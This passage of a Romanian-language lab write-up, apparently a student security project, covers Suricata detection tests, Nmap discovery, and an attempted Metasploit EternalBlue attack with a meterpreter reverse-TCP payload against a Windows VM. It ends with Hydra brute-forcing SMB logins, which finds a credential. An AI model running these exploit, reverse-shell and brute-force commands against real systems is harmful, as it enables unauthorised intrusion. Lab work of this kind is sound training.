username@hostname:/var/log/suricata$ curl http://testmynids.org/uid/index.html
uid=0(root) gid=0(root) groups=0(root)
username@hostname:/var/log/suricata$ cat fast.log
12/25/2024-20:00:26.359874  [**] [1:2100498:7] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 18.165.171.85:80 -> 192.168.100.55:45922
username@hostname:/var/log/suricata$
```

În poza anterioară se poate observa că am utilizat intrumentul **curl** pentru a trimite o cerere către un server web, iar suricata a afișat o atenționare, indicând o activitate ce este considerată suspectă, cu potențial malițios, lucru ce ne confirmă faptul că serviciul Suricata rulează corespunzător. În continuare vom crea o regulă proprie pentru a detecta transmiterea de pachete ICMP prin comanda **ping.**

Regula de detectare:

```
  GNU nano 6.2                                                    suricata.rules
alert icmp any any -> $HOME_NET any (msg: "ICMP detectat ( Alerta creata pentru detectare PING )"; sid: 1000001; rev:1;)
```

Ping către Windows:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.100.53
PING 192.168.100.53 (192.168.100.53) 56(84) bytes of data.
64 bytes from 192.168.100.53: icmp_seq=1 ttl=128 time=0.743 ms
64 bytes from 192.168.100.53: icmp_seq=2 ttl=128 time=0.958 ms
64 bytes from 192.168.100.53: icmp_seq=3 ttl=128 time=1.24 ms
64 bytes from 192.168.100.53: icmp_seq=4 ttl=128 time=0.957 ms
64 bytes from 192.168.100.53: icmp_seq=5 ttl=128 time=0.846 ms
64 bytes from 192.168.100.53: icmp_seq=6 ttl=128 time=0.847 ms
64 bytes from 192.168.100.53: icmp_seq=7 ttl=128 time=0.590 ms
64 bytes from 192.168.100.53: icmp_seq=8 ttl=128 time=0.751 ms
64 bytes from 192.168.100.53: icmp_seq=9 ttl=128 time=0.973 ms
^C
── 192.168.100.53 ping statistics ──
9 packets transmitted, 9 received, 0% packet loss, time 8179ms
rtt min/avg/max/mdev = 0.590/0.878/1.243/0.174 ms
```

Răspuns / Detecție **Suricata**:

```
[1:1000001:1] ICMP detectat ( Alerta creata pentru detectare PING ) [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.100.54:8 -> 192.168.100.53:0
[1:1000001:1] ICMP detectat ( Alerta creata pentru detectare PING ) [**] [Classification: (null)] [Priority: 3] {ICMP} 192.168.100.53:0 -> 192.168.100.54:0
```

Ca urmare a acestor teste, am confirmat faptul că instrumentul **Suricata** a fost instalat și configurat corespunzător, fiind gata de monitorizare rețelei locale. Următorul pas este obținerea de informații despre dispozitivele și serviciile active din rețea.

- Scanarea rețelei cu **Nmap**

  Vom scana întreaga rețea locală și vom identifica dispozitivele conectate folosind instrumental Nmap.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-25 14:47 EST
Nmap scan report for 192.168.100.1
Host is up (0.0055s latency).
MAC Address: 5C:64:7A:FE:C8:55 (Huawei Technologies)
Nmap scan report for 192.168.100.14
Host is up (0.00032s latency).
MAC Address: 10:6F:D9:9D:37:15 (Cloud Network Technology Singapore PTE.)
Nmap scan report for 192.168.100.37
Host is up (0.10s latency).
MAC Address: F2:BB:0A:19:27:40 (Unknown)
Nmap scan report for 192.168.100.47
Host is up (0.038s latency).
MAC Address: F2:93:37:8B:37:A6 (Unknown)
Nmap scan report for 192.168.100.48
Host is up (0.037s latency).
MAC Address: 6A:E2:8C:2A:24:09 (Unknown)
Nmap scan report for 192.168.100.49
Host is up (0.027s latency).
MAC Address: 76:94:6C:83:FB:DA (Unknown)
Nmap scan report for 192.168.100.51
Host is up (0.087s latency).
MAC Address: 3A:D4:F0:5F:A7:0A (Unknown)
Nmap scan report for 192.168.100.53
Host is up (0.00051s latency).
MAC Address: 08:00:27:56:2A:1C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.55
Host is up (0.00077s latency).
MAC Address: 08:00:27:82:8E:7B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.54
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 28.15 seconds
```

În urma scanării cu **Nmap** am identificat mai multe dispozitive în rețeaua locală, însă pentru scopurile acestui proiect voi evidenția doar IP-urile celor trei dispozitive esențiale:

- **192.168.100.53** (Windows 10)
- **192.168.100.54** (Kali Linux)
- **192.168.100.55** (Ubuntu)

- Configurare **Metasploit** și începerea atacului

Metasploit utilizează **PostgreSQL** ca bază de date pentru a stoca informațiile despre sesiuni, atacuri, exploatări și alte date relevante. Înainte de a utiliza Metasploit pentru atacuri, vom configura și vom porni serviciul PostgreSQL, asigurându-ne că este activ.




După ce serviciul PostgreSQL este activ, următorul pas este crearea și inițializarea bazei de date **msf** utilizată de Metasploit pentru stocarea informațiilor legate de atacuri, sesiuni și alte detalii.

Lansarea consolei Metasploit:

Ne asigurăm că Metasploit este conectat la baza de date:

Vom face o scanare detaliată a sistemului țintă, activând:

- **v (Verbose)**, pentru a obține mai multe informații detaliate în timpul scanării
- **A (Aggressive Scan)**, pentru a detecta scripturile Nmap dedicate pentru verificarea vulnerabilităților și pentru a detecta sistemul de operare.
- **-sV(Service Version Detection)**, pentru a detecta versiunile serviciilor ce rulează pe porturile deschise




```
Host script results:
|_clock-skew: mean: 12h40m02s, deviation: 4h37m08s, median: 10h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-12-26T05:53:35
|_  start_date: 2024-12-26T04:09:09
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 10 Home 10240 (Windows 10 Home 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-LIRB7FQ
|   NetBIOS computer name: DESKTOP-LIRB7FQ\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-12-25T21:53:35-08:00
| nbstat: NetBIOS name: DESKTOP-LIRB7FQ, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:56:2a:1c (Oracle VirtualBox virtual NIC)
| Names:
|   WORKGROUP<00>        Flags: <group><active>
|   DESKTOP-LIRB7FQ<00>  Flags: <unique><active>
|   DESKTOP-LIRB7FQ<20>  Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>

TRACEROUTE
HOP RTT     ADDRESS
1   0.88 ms 192.168.100.53

NSE: Script Post-scanning.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Initiating NSE at 14:53
Completed NSE at 14:53, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.36 seconds
           Raw packets sent: 1055 (47.118KB) | Rcvd: 1017 (41.370KB)
```

În urma scanării cu Nmap se observă faptul ca portul **445** este deschis, acesta fiind utilizat de Microsoft **SMB** (Server Message Block), un protocol ce permite partajarea de fișiere, imprimante și autentificarea rețelelor **Windows**. Portul 445, fiind deschis, reprezintă un posibil risc de securitate, acesta fiind cunoscut pentru atacurile de tip **EternalBlue.**

Pentru a verifica dacă sistemul Windows este vulnerabil la exploit-ul MS17-010 (EternalBlue), vom căuta un scanner specific acestei vulnerabilități.


```
msf6 > search scanner ms17

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_ms17_010    .                normal  No     MS17-010 SMB RCE Detection
   1    \_ AKA: DOUBLEPULSAR                .                .       .      .
   2    \_ AKA: ETERNALBLUE                 .                .       .      .


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

După configurarea și activarea scanner-ului, îl vom rula.



După rularea scanării cu modulul **auxiliary/scanner/smb/ smb_ms17_010**, observăm că sistemul cu adresa 192.168.100.53 (Windows 10) este vulnerabil la exploit-ul **MS17-010 (EternalBlue).**

Chiar dacă am confirmat vulnerabilitatea cu scanner-ul din Metasploit, am folosit și **Nmap** pentru a verifica starea portului 445 și pentru a confirma prezența vulnerabilității.



După ce am verificat și confirmat vulnerabilitatea **MS17-010** în sistemul Windows, următorul pas este să căutăm un exploit potrivit pentru această vulnerabilitate.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search exploit ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   25    \_ target: Execute payload (x64)             .                .        .      .
   26    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 26, use 26 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

Am selectat un exploit potrivit pentru vulnerabilitatea MS17-010 și îi vom configura ținta(Adresa IP a Windows-ului) și portul acesteia.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                           yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT                      yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.100.53
RHOST ⇒ 192.168.100.53
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT ⇒ 445
```

După selectarea exploit-ului, următorul pas este să selectăm și să configurăm payload-ul pe care îl vom utiliza. Am ales un payload de tipul **reverse TCP** pentru a stabili o conexiune de la sistemul vulnerabil către atacator.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.100.54
LHOST ⇒ 192.168.100.54
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT ⇒ 4444
```

Lansarea exploit-ului:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.100.54:4444
[*] 192.168.100.53:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.100.53:445    - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.100.53:445    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.100.53:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

În urma lansării atacului, am constatat că sistemul țintă, deși este vulnerabil la exploit-ul MS17-010, nu poate fi accesat complet deoarece calculatorul țintă are un **ID** de utilizator și o **parolă** asociată.

- Configurare Hydra și finalizarea atacului

Vom încerca să obținem ID-ul și parola sistemului țintă, folosind un atac de tip **brute force** cu **Hydra.**

Pentru început, vom efectua o scanare asupra sistemului țintă cu Nmap, pentru a identifica serviciile pe care le putem ataca.

```
┌──(root㉿kali)-[/home/user/HydraPass]
└─# nmap -A 192.168.100.53
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-25 15:13 EST
Nmap scan report for 192.168.100.53
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Home 10240 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:56:2A:1C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-LIRB7FQ; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-12-26T06:13:50
|_  start_date: 2024-12-26T04:09:09
|_nbstat: NetBIOS name: DESKTOP-LIRB7FQ, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:56:2a:1c (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 10 Home 10240 (Windows 10 Home 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-LIRB7FQ
|   NetBIOS computer name: DESKTOP-LIRB7FQ\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-12-25T22:13:50-08:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 12h40m02s, deviation: 4h37m07s, median: 10h00m02s

TRACEROUTE
HOP RTT     ADDRESS
1   1.43 ms 192.168.100.53

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.32 seconds
```

După scanare observăm ca portul 445 ce folosește protocolul SMB, este deschis și vom incerca să utilizăm **Enum4Linux,** un instrument dedicat enumerării serviciilor și resurselor din rețelele de tip Windows.

```
┌──(root㉿kali)-[/home/user/HydraPass]
└─# enum4linux -a 192.168.100.53

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Dec 25 15:17:09 2024

 ========================( Target Information )========================

Target ........... 192.168.100.53
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 192.168.100.53 )======================


[+] Got domain/workgroup name: WORKGROUP


 ====================================( Nbtstat Information for 192.168.100.53 )====================================

Looking up status of 192.168.100.53
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        DESKTOP-LIRB7FQ <00> -         B <ACTIVE>  Workstation Service
        DESKTOP-LIRB7FQ <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        .. __MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 08-00-27-56-2A-1C

 ==================================( Session Check on 192.168.100.53 )==================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Enumerarea utilizatorilor cu SMB nu a fost cu success, deci vom continua cu metoda stabilită initial, forță brută utilizând **Hydra**.

În cadrul acestui proiect, vom utiliza **SecLists,** o colecție de liste de parole și utilizatori, un set utilizat în scopuri educaționale pentru testarea de penetrare și evaluare a securității.

```
┌──(root㉿kali)-[/home/user/SecLists/Passwords]
└─# hydra -L /home/user/SecLists/Usernames/top-usernames-shortlist.txt -P /home/user/SecLists/Passwords/Most-Popular-Letter-Passes.txt  smb://192.168.100.53

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 06:48:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 856872 login tries (l:18/p:47604), ~856872 tries per task
[DATA] attacking smb://192.168.100.53:445/
[STATUS] 4981.00 tries/min, 4981 tries in 00:01h, 851891 to do in 02:52h, 1 active
[STATUS] 5007.00 tries/min, 15021 tries in 00:03h, 841851 to do in 02:49h, 1 active
[STATUS] 4988.71 tries/min, 34921 tries in 00:07h, 821951 to do in 02:45h, 1 active
[STATUS] 4953.33 tries/min, 74300 tries in 00:15h, 782572 to do in 02:38h, 1 active
[STATUS] 4941.68 tries/min, 153192 tries in 00:31h, 703680 to do in 02:23h, 1 active
[STATUS] 4934.43 tries/min, 231918 tries in 00:47h, 624954 to do in 02:07h, 1 active
[445][smb] host: 192.168.100.53   login: username   password: username
[STATUS] 5682.00 tries/min, 357966 tries in 01:03h, 498906 to do in 01:28h, 1 active
[STATUS] 5520.05 tries/min, 436084 tries in 01:19h, 420788 to do in 01:17h, 1 active
